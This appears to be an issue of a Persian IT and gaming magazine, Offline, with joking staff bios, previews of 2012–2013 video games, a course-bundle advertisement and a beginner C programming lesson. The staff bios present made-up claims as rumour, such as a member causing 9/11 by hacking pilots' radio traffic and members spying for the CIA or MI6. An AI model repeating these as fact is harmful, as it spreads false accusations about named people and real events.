میلاذ جعفری : ملقب به سایه اصلی main shadow ، فردی که هیچ کجا نیست و همه جا هست، طراح اصلی ایده آفلاین، او کسی ست که مستقیماً از جان آلن فرمانده نیروهای بین المللی ناتو دستور می گیرد، وی متخصص برنامه نویسی ست و گمان می رود پروژه آلودگی سکوهای نفتی عربستان به سفارش سازمان سیا کار او بوده است اتهامی که هرگز علیه او به اثبات نرسید او آخرین بار در مراسم ازدواج مارك زوکنبرگ مالك فیس بوك دیده شده است محل سکونت وی یکی از هتل های لوکزامبورگ می باشد و هم اکنون بر روی پروژه قتل سفیر آمریکا در بنغازی تحقیق می کند.



محمد مرتضوی :

متخصص تست نفوذ و امنیت. کسی است که گفته می شود جاسوس دو جانبه آمریکا و روسیه است. در مورد او گفته شده که با هک کردن ارتباط بین خلبانان هواپیما های ۷۴۷ و برج مراقبت ، هواپیما های بخت برگشته را به برج های دو قلوی تجارت جهانی کوباند و فاجعه یازده سپتامبر را رقم زد. اتهامی که تا کنونی وی نپذیرفته است. او که با نام مستعار 2MzRp در فضای سایبری فعالیت می کند یکی از معتمدین main shadow است. گفته می شود مشاوره های او به main shadow باعث شده او به فردی با نفوذ در مجله آفلاین تبدیل شود. وی آخرین بار حوالی میدان سرخ مسکو دیده شده است. اکنون هیچ اطلاعات دقیقی از محل زندگی او وجود ندارد.




میکائیل اسکندری : ملقب به میکیلی متخصص ایمن سازی سرور، جاسوس انگلیس در امور خاورمیانه، پل ارتباطی سازمان سیا و ام ای سیکس انگلیس. گفته می شود پروژه دستگیری بن لادن که در آن هواپیمای ضد جاسوسی آمریکا محل دقیق مخفیگاه بن لادن را فاش کرد مستقیماً زیر نظر او اداره شده است وی آخرین بار در مراسم ازدواج شاهزاده ویلیام و کیت دیده شده است.

سعید محبی :


از اعضای اصلی آفلاین متخصص نرم افزار و شبکه ، جاسوس سازمان سیا، در مورد این شخص آمده است که حملات سایبری سال ۲۰۱۱ هکرهای چینی به گوگل را خنثی کرد. گفته شده محل اختفای صدام حسین در تکریت توسط وی از طریق هک کردن مکالمات تلفنی رهبر عراق انجام شده است. در مورد محل سکونت وی اطلاعاتی دقیق در دسترس نیست اما آخرین بار روز ولنتاین در بغداد دیده شده است. نکته جالب توجه این است که او یک بار از خودکشی جان سالم به در برده است! روی جلد شماره اول عکسی از صحنه خودکوشی او آورده شده بود.

سمیرا صرامی : متخصص اپن سورس. وی تا سال گذشته معاون ارشد شرکت اپل بود ولی به دلیل زیر پا گذاشتن قوانین رازداری این شرکت از کار خود برکنار شد، گفته شده است تکنولوژی پیشرفته تاج شرکت اپل را به قیمت بیست میلیون دلار به شرکت سامسونگ فروخته است و از این طریق هزینه های تولید مجله آفلاین را فراهم کرده است، از آنجائیکه کلیه سوابق وی در شرکت اپل توسط هکری ناشناس از بین رفت هیچ اتهامی علیه وی به اثبات نرسید. او آخرین بار در مراسم خاکسپاری استیو جابز دیده شد.



مهسا سیروس : متخصص اپن سورس، گفته شده محل سکونت وی برج الخلیفه در دبی می باشد، وی دو روز قبل از حوادث یازده سپتامبر به طرز مشکوکی ناپدید شد، در مورد وی آمده است که پروژه پرتاب ماهواره اختصاصی امارات به فضا توسط او طرح ریزی شده است، پروژه ای که با موفقیت انجام شد، گفته شده است وی هم اکنون بر روی پروژه ارتقاء توان نظامی امارات با عنوان پای خرگوش که در آن قرار است از بمب های نیتروژنی استفاده شود فعالیت میکند، هنوز ارتباط وی با مجله آفلاین مشخص نیست.





فرهاد افشار: ملقب به fered ، به تازگی به تیم آفلاین پیوسته، وی طراح پروژه google map می باشد که پس از اعتراض اتحادیه اروپا مبنی بر نقض حریم خصوصی افراد توسط google map برای مدتی ناپدید شد، پس از آن گوگل بیانیه ای صادر کرد که fered در يك حادثه دلخراش رانندگی در اوهایو کشته شده است، اما اکنون وی ساکن شانگهای چین است. ارتباط وی با آفلاین هنوز در هاله ای از ابهام قرار دارد.

کوشا زارعی : ملقب به روبات هوشمند، هر از چند گاهی ایالات متحده، کشورهای جهان را تهدید به جنگ با استفاده از بمب های الکترومغناطیسی میکند، گفته شده ایده ساخت بمب های الکترومغناطیسی کار این شخص بوده است، وی آخرین بار در کازابلانکا دیده شده است.

حامد جعفری: گفته شده وی هیچوقت خوابیده است و حرفی نزده است در مورد این شخص هیچ اطلاعاتی موجود نیست به جز اینکه هر شب با میلاد جعفری قهوه میخورد پس وی مهره خطرناکی ست!!!

به گفته مدیر مسئول مجله :
"روزی که حس کنیم در IT تاثیرمان را گذاشته ایم، دیگر مجله تولید نخواهد شد".
 یاد بگیریم هر چیزی را با پول نسنجیم. شاید کسانی هستند که با عشق، برای ترویج علم تلاش میکنند.



MEDAL OF HONOR WARFIGHTER

نکته ی قابل توجه در مورد ساخت و شگل دهی مراحل این بازی این است که تمامی مراحل براساس جریانات واقعی که پیش از این اتفاق افتاده اند ساخته میشوند. اینبار شاهد جنگی دیگر در فیلیپین خواهیم بود که گروه ۱ Trier (گروهی که در نسخه ی قبل با آن آشنا شدیم) به این منطقه رفته تا اوضاع را به حالت گذشته بازگرداند. البته علاوه بر روایت مستقیم جنگ با روایت زندگی برخی از اشخاص بازی همراه هستیم که داستان بازی را بیش از پیش پررنگتر میکند. گیم پلی بازی دچار تحولاتی مثبت شده، اینبار شاهد تخریب پذیری بی حد و مرز محیط بازی هستیم که به مخاطب این امکان را میدهد با در اختیار داشتن C4، RPG، نارنجک و... بتواند یک ساختمان چندین طبقه ای را با خاک یکسان یا یک پل را به کلی مسدود کند. همچنین شاهد اسلحه های گوناگون و قابلیت مشخص کردن منطقه ای برای بمباران هوایی خواهیم بود که امروزه در اکثر بازی های هم سبک دیده میشود. بازی فقط به صورت تیراندازی تام دنبال نمیشود بلکه باید برخی مراحل را به صورت مخفیانه دنبال کنید.

در این حال اگر لو بروید مانند بازی های دیگر Game Over نخواهید شد بلکه روند و استراتژی بازی به کلی تغییر کرده و شما باید برای پیشبرد اهدافتان بازی را به صورت تیراندازی پی بگیرید. قابلیت دیگری که در جریان ویدیوها با آن مواجه بودیم قابلیت بود که مخاطب در هنگام برخورد با دری بسته خود این را انتخاب میکند که چگونه آن را باز کند، میتواند با شلیک به قفل در و یا استفاده از وسایل بی صدا و دودزا از این سد بگذرد. همانطور که میدانید امروزه یکی از ارکان اصلی بازی های سبک شوتر بهره مندی از بخش آنلاین قوی است، سازندگان نیز در این رابطه بیکار نشسته اند و نوید یک سورپرایز را میدهند. بازیکنان میتوانند در این بخش کلاس مورد نظر خود را انتخاب کرده و از بین ۱۰ کشور گنجانده شده در بازی یکی را انتخاب کنند. همچنین در بخش شخصی سازی کاراکتر و اسلحه ها با طراحی های بیشمار مواجه هستیم که آزادی عمل را برای مخاطب دوچندان میکند. در طراحی گرافیک این عنوان از موتور گرافیکی Frostbite ۲ شده. مطمئنا با وجود این موتور گرافیکی شاهد گرافیک بهتری از این عنوان هستیم که در ویدیو های منتشر شده این امر کاملا مشهود بود. همچنین طراحی های محیط و افکت های انفجار و تیراندازی و... بهتر از گذشته کار شده. انیمیشن کاراکترها هم که در گذشته کمی غیر طبیعی بود حال بازسازی و نگارش شده و با حرکات طبیعیتری نظیر نشست و برخاست و دیگر اعمال کاراکتر همراه هستیم.



THE
LAST
OF
US™

داستان بازی حول یک پدر و دختر (که خودشان نمیدانند همچین رابطه ای میانشان برقرار است) اتفاق می افتد. مورچه هایی هستند که پس از تماس با قارچ هایی مرموز به بالای درختان رفته و در آن جا میمیرند، سپس این قارچ ها از سر این مورچه ها بیرون آمده تا بتوانند با هاگ هایشان مورچه های دیگر را مبتلا کنند. حال آن که این قارچ از طریق مورچه ها به انسان سرایت کرده و آن ها را بیمار میسازند و ماجرا از آن جایی شروع میشود که این پدر و دختر باید با دزدی، غارت و آدمکشی مواد غذایی و دارویی خود را به دست بیاورند تا بتوانند از دست این بیماران در امان بمانند. جوئل و الی دوشخصیت اصلی داستان هستند، این دو پس از شیوع آن بیماری همدیگر را پیدا میکنند. الی دختری ۱۴ ساله که از دیدن دنیا در صلح و آرامش از پشت دیوار های بلند مناطق قرنطینه محروم مانده. جوئل این مرد خلافکار ماموریتی مرموز مبنی بر این که الی را از این منطقه قرنطینه فراری دهد را میپذیرد اما ذات بد او مدام به او گوش زد میکند که الی را رها و خود فرار کند اما به خاطر دوستی که در آخرین لحظات زندگی به او قول داده تا از این دختر محافظت کند از این کار اجتناب میکند. سرانجام آن ها دیگر موفق به فرار شده و با خیالی راحت اما همچنان با جنونی ترس آمیز به سمت غرب آمریکا حرکت میکنند. الی آنقدر هوش مصنوعیه قوی دارد که بتواند از خود محافظت کند و دست و پا گیر شما نشود، همچنین دشمنان با دیدن یک سلاح گرم در دستانتان به سرعت کاور گرفته و اقدام به حمله نمیکنند اما کافیست که بفهمند شما دارای سلاح سرد هستید، همین امر سبب میشود که به صورت عملی اقدام به درگیری کنند. این بازی از موتور گرافیکی معروف Naughty Dog Engine بهره میبرد. تمامی انیمیشن های بازی با استفاده از تکنولوژی Motion Capture به دقت فیلمبرداری شده و مستقیما در طراحی بازی استفاده شده است. این موتور آنقدر ها قوی هست که بتواند افکت بیرون ریخت آب دهان یک فرد را بدون هیچ مشکل و با تعجب بسیار به نمایش بگذارد که به هرچه طبیعی شدن ماجرا می افزاید. موسیقی و صداگذاری هم طبق روال قدیمی ضبط شده است. در بازی شاهد دیالوگ های فراوانی خواهیم بود. گرافیک بازی هم که آنقدرها خوب هست که از توصیف آن عاجزیم.





در این نسخه میتوان تغییرات عمده ای را نظیر نحوه ی کاورگیری مامور ۴۷ را به نظاره نشست. همچنین در بازی قابلیت به نام Instinct وجود دارد که به وسیله ی آن میتوان از میان قفسه ها و دیوار ها مکان دشمنان را شناسایی کرد. از دیگر ویژگی ها میتوان به حس غریزی دیدن ردپای دشمنان اشاره کرد که به وسیله ی آن میتوان مسیر دشمنان را تشخیص داد قابلیتی که با ادامه دادن بازی به صورت مخفیانه به نوعی آن را جایزه میگیرید. برای راهی کردن دشمنان به دیار باقی میتوان از وسایلی که در محیط قرار دارند مانند مجسمه ها و یا سیم برق استفاده کرد تا جلوه بصری طبیعیت و زیباتری به محیط بازی بدهد. به نظر میرسد داستان بازی در بستر شهر Shikago روی میدهد البته بازی به مناطق دیگری هم کشیده میشود و این موضوع دور از انتظار هم نخواهد بود.

در این عنوان از ویژگی قدیمی و یکی از به یاد ماندگارترین حرکات مامور ۴۷ یعنی تغییر قیافه استفاده میشود و در انجام این حرکت مامور ۴۷ سعی میکند تا چهره ی خود را بسیار آرام و ریلکس نشان دهد حتی هرزگاهی شیرینی به دست میگیرد تا طبیعیت به نظر برسد! استودیوی IO Interactive در طراحی گرافیک از موتور Glacier ۲ بهره برده که موتور اختصاصی خود این استودیو نیز هست و صرفاً برای این عنوان تدارک دیده شده. میتوان گفت که این موتور خوب عمل کرده اما در بعضی از تریلرها دچار تردید میشوید و به همین خاطر باید تا زمان انتشار صبر کرد اما حقیقتاً چهره پردازی کاراکترها هوشمندانه انتخاب شده است. دشمنان و دیگر افراد محیط از هوش مصنوعی بهبود یافته ای بهره میبرند. موسیقی و صداگذاری بازی هم همانند قبل زیبا و دوست داشتنی است. در خبری انتشار یافته به این موضوع که تنها ۲۰ درصد گیمرها توانایی تمام کردن این عنوان را دارند پرداخته شد که با توجه به آن میتوان گفت این حرکت میتواند نوعی زیرکی از سوی کارگردان بازی بوده تا مردم را هرچه حریص تر نسبت به تمام کردن بازی کند. همچنین IO اعلام کرده بعد از اینکه مرحله ای را بدون اینکه حتی یکبار دیده بشوید به پایان ببرید میتوانید درجه ی Silent Assassin را کسب کنید که در این باره Elverdarn (طراح گیم پلی) میگوید: "ما میخواهیم شما را وسوسه کنیم که سروصدا برپا کنید و به طور مثال وقتی با تم مخفی کاری پیش میروید با یک شات گان یا یک بشکه ی انفجاری مواجه شده و این تماما به شما بستگی دارد که جوگیر نشوید و از آن ها استفاده نکنید". این عنوان همانطور که گفته شده در تاریخ ۲۰ نوامبر ۲۰۱۲ بر روی XBOX ۳۶۰ و PS۳ قابل بازی خواهد بود.



HITMAN™
ABSOLUTION



GOD OF WAR ASCENSION™

این عنوان با سبک اکشن ماجراجویی قرار بود در تاریخ ۱۹ آوریل با سورپرایزی از سوی سونی معرفی شود اما بازهم Amazon کار خرابی بوجود آورد و بازی را قبل از موعد برای پیش فروش در سایت خود قرار داد. چندان اطلاعات زیادی از بازی در دسترس نیست و ما همین قدر میدانیم که داستان بازی حول قسمت اول بازی رخ میدهد و وقایع قبل و بعد از آن را بازگو میکند و میتوان گفت به نوعی داستان این عنوان با داستان قسمت اول تداخل پیدا کرده و به بازگویی وقایع میپردازد. در بازی همانند قبل با خشونت بیش از حد رو به رو هستیم که از ارکان اصلی این بازی به حساب می آید و به نوعی میتوان گفت GOW:A به ریشه های خود وفادار بوده و آن ها را حفظ نموده. بخش های مختلف گیم پلی از جمله سیستم مبارزات و... دچار دگرگونی هایی شده اما همچنان شاهد مینی گیم های "Revamped" هستیم. بازی برخلاف شایعات پخش شده مبنی بر عدم وجود قابلیت 3D، از این قابلیت بهره خواهد برد. برخلاف GOW های گذشته در صندوق ها به راحتی هرچه تمام تر و در کمترین زمان باز شده و شما میتوانید از قدرت های اندوخته در آن ها بهره مند شوید. در بخش چندنفره بازی در هر نقشه ۸ بازیکن میتوانند ایفای نقش کنند که در دو گروه چهار نفره به جنگ با یکدیگر میپردازند. البته وجود مد Co-op در بازی به صورت قطع تایید نشده اما میتوان در برخی از تریلرها به مضمون این قضیه پی برد. در جریان E3 تریلری به نمایش در آمد که تا حدی میشد درمورد گیم پلی، موسیقی و گرافیک بازی نظر داد. گیم پلی بازی را خشونت های بسیار و جنگ با باس فایتهایی که گاهی میتوان از سلاح خودشان بر علیه آن ها استفاده کرد تشکیل میدهند. گرافیک بازی نمایش خوبی داشت، چهره ی شخصیت ها به خوبی کار شده اما به نظر میرسید نورپردازی محیط چندان قوی و بافت ها خیلی ظریف طراحی نشده باشند. اما به دور از این صحبت ها سازندگان در بخش افکت خون تمام قدرت خود را به نمایش گذاشته اند و این بخش یکی از جذاب ترین و پر جزئیات ترین بخش ها خواهد بود. همانطور که گفته شد بازی در تاریخ ۱۲ مارچ ۲۰۱۳ و به صورت انحصاری بر روی کنسول نسل هفتم سونی "PS3" قابل بازی خواهد بود.





METRO LAST LIGHT

این عنوان در سبک اکشن ماجراجویی (عنوانی که آن را میتوان یک عنوان Survival Horror نیز قلمداد کرد و ژانر ترسناک را به آن تعلق داد) قرار است توسط استودیوی 4A Games ساخته شود و در تاریخ نامعلومی در سال ۲۰۱۳ توسط THQ منتشر شود. این عنوان در دید اول شخص دنبال میشود و داستان آن دنباله ای مستقیم بر نسخه ی قبل یعنی Metro ۲۰۳۳ خواهد بود، همچنان کنترل قهرمان نسخه ی قبل آر تیوم را برعهده داریم و نگاهی عمیق به گذشته ی این شخصیت داستان این عنوان را میسازد. همچنان کمبود سلاح و مهمات یکی از دغدغه های قهرمان ماست که امروزه در کمتر بازی اول شخصی دید میشود. همچنان سطح زمین آلوده بوده و برای رفتن به این محیط باید از ماسک استفاده کرد. اینبار دشمنان جدید انتظار شما را میکشند. با توجه به کمبود سلاح و مهمات تا حد امکان باید از درگیری اجتناب کرد و در گوشه ای منتظر ماند تا دسته ی از دشمنان از آن منطقه عبور کنند. در این جا دشمن تنها یک گروه مشخص نیست بلکه با گفتن کلمه ی دشمن پای موجودات فرا بشری به میان می آید! همچنین آر تیوم در بازی تنها نیست و همانند M۲۰۳۳ که در هر مقطع همراهی داشتید اینبار نیز بازی را با یک نفر همراه پیش میبرید. آر تیوم در نقطه های به خصوصی به گذشته ی خود فلش بک میزند و وقایع گذشته ی خود را به دیده ی نمایش در می آورد، چیزی که بارها در نسخه قبل هم دیده شد. بازی در روسیه رخ میدهد و همچنان با همان لهجه ی انگلیسی شیرین روس ها مواجه هستیم. سلاح های نسخه ی قبل در این عنوان نیز وجود دارد و با همان طراحی به خصوص روسی آنها رو به رو خواهیم بود. بازی بار احساس هم کم ندارد، گاهی با صحنه هایی مواجه میشویم که گیمر را متاثر میکند و برعکس در جاهایی با صحنه های به شدت ترسناکی رو به رو میشویم که مو بر تن آدم سیخ میکند. گرافیک بازی خشک و غیر منعطف و هزار البته مناسب با محیط بازی است. در آن با جزئیات زیادی رو به رو هستیم. با توجه به ویدیوه ی منتشر شده بافت ها بسیار خوب کار شده و جزئیات در آن ها بیداد میکند همچنین قابل ذکر است که در طراحی گرافیک بازی از موتور گرافیکی 4A Games که موتور تخصصی این استودیو است استفاده میشود که رضایت بخش بود و مطمئنا باید با یکی از بهترین بازی های گرافیکی سال ۲۰۱۳ رو به رو باشیم. این بازی قرار است در تاریخ نامعلومی در سال ۲۰۱۳ برای هر سه پلتفرم معمول منتشر شود. البته با توجه به روسی بودن بازی باید کامپیوترهای شخصی خود را بیش از پیش قوی کنید.



از مبتدی تا حرفه ای

اگر بدونی برنامه نویسان بزرگ از کجا شروع کردند اونوقت یادگیری برنامه نویسی زیادم سخت نیست!



مجموعه عظیم ۶۰ گیگابایت از بهترین فیلم ها و پروژه های دنیا

- بیش از ۳۰۰ ساعت آموزش تصویری با کیفیت بالا
- چندین کامپوننت مختلف برای ارتقاء کیفیت برنامه های شما با آخرین آپدیت ۲۰۱۲
- کتابخانه ی کاملی از کتابهای فارسی و انگلیسی مرتبط
- مجموعه ی کاملی از پروژه های تحت ویندوز و تحت وب
- مجموعه ی حرفه ای بیش از ۲۰ هزار آیکن با پسوند PNG و ICO مخصوص برنامه نویسان گلچین شده از میان بیش از ۷۰۰ هزار آیکن
- مجموعه ی کامل و حرفه ای بیش از ۲۷ هزار فونت فارسی و انگلیسی برای استفاده در برنامه ها
- مجموعه ی عظیم و گلچین شده از لوگوهای آماده و وکتورهای گرافیکی با پسوند PSD
- مجموعه ی کامل و حرفه ای از Style ها و Brushe های فتوشاپ برای استفاده در طراحی های نرم افزارها
- مجموعه ی حرفه ای گرافیکی مخصوص استفاده در طراحی های تحت وب

قیمت این مجموعه عظیم فقط ۲۵ هزار تومان (+ ۵ هزار تومان هزینه پست پشستاز) می باشد. برای خرید با شماره زیر تماس حاصل فرمایید

۰۹۳۰ ۱۵۱ ۹۱۱۵

اندر احوالات برنامه نویسان

برنامه
نویسی





عرفان امانی

کارشناسی ارشد کامپیوتر

عضو رسمی آفلاین

آموزش زبان برنامه نویسی C

درس اول

سلام. از این شماره قصد دارم به آموزش زبان برنامه نویسی C بپردازم. طبق قوانین مجله آفلاین جلسه اول باید به مقدماتی از این زبان برنامه نویسی اشاره کنم. به امید خدا از شماره آینده آموزش حرفه ای زبان برنامه نویسی C را با هم شروع می‌کنیم. در این درس به چند سوال پایه ای جواب خواهیم داد.

چرا برنامه نویسی؟

اصلا چرا باید برنامه نویسی یاد بگیریم؟ پاسخ خیلی ساده است. چون هر چیزی که در کامپیوتر اجرا می‌شود محصول دنیای برنامه نویسی است. چه خوب! پس اگر وارد این دنیا بشویم می‌توانیم هر کاری را انجام دهیم. اما قبل از ورود باید مانند هر دنیای دیگری قوانین آن را یاد بگیریم. همه این قوانین از سر نیاز ایجاد و استفاده می‌شود. اولین قانون نحوه اجرای برنامه ها در رایانه شماست. می‌دانیم که کامپیوترها چیزی جز صفر و یک را متوجه نمی‌شوند یعنی سخت افزارهای موجود بر روی کامپیوتر تنها توانایی آن را دارند تا کدهای صفر و یک را ترجمه کرده و دستورات معادل آن را انجام دهند. ولی ما که صفر و یک نمی‌نویسیم پس حتما در این میان نرم افزارهایی وجود دارند که دستورات نوشته شده توسط ما را به کدهای صفر و یک تبدیل کنند. این نرم افزارها رو اصطلاحا کامپایلر می‌نامند. هر کامپایلر زبان مخصوص به خود را دارد مانند کامپایلر C یا جاوا یا حالا سوال بعدی که سریعا به ذهن می‌رسد آنست که کدام زبان را انتخاب کنیم و چرا؟ پاسخ به این سوال کمی مشکل است و بستگی به علاقه و زمینه کاری هر فرد دارد. به عنوان مثال برای کسانی که خواهان طراحی سیستم عامل رایانه (مانند ویندوز) هستند زبان C و یا برای کسانی که خواهان برنامه نویسی برای موبایلها هستند جاوا را پیشنهاد می‌کنیم. همچنین هر زبان ممکن است که دارای کامپایلر گوناگون باشد. مثلا برای زبان C می‌توان کامپایلرهایی نظیر Visual C و Turbo C و Dev C و... را اشاره نمود. انتخاب هر کامپایلر براساس توانایی 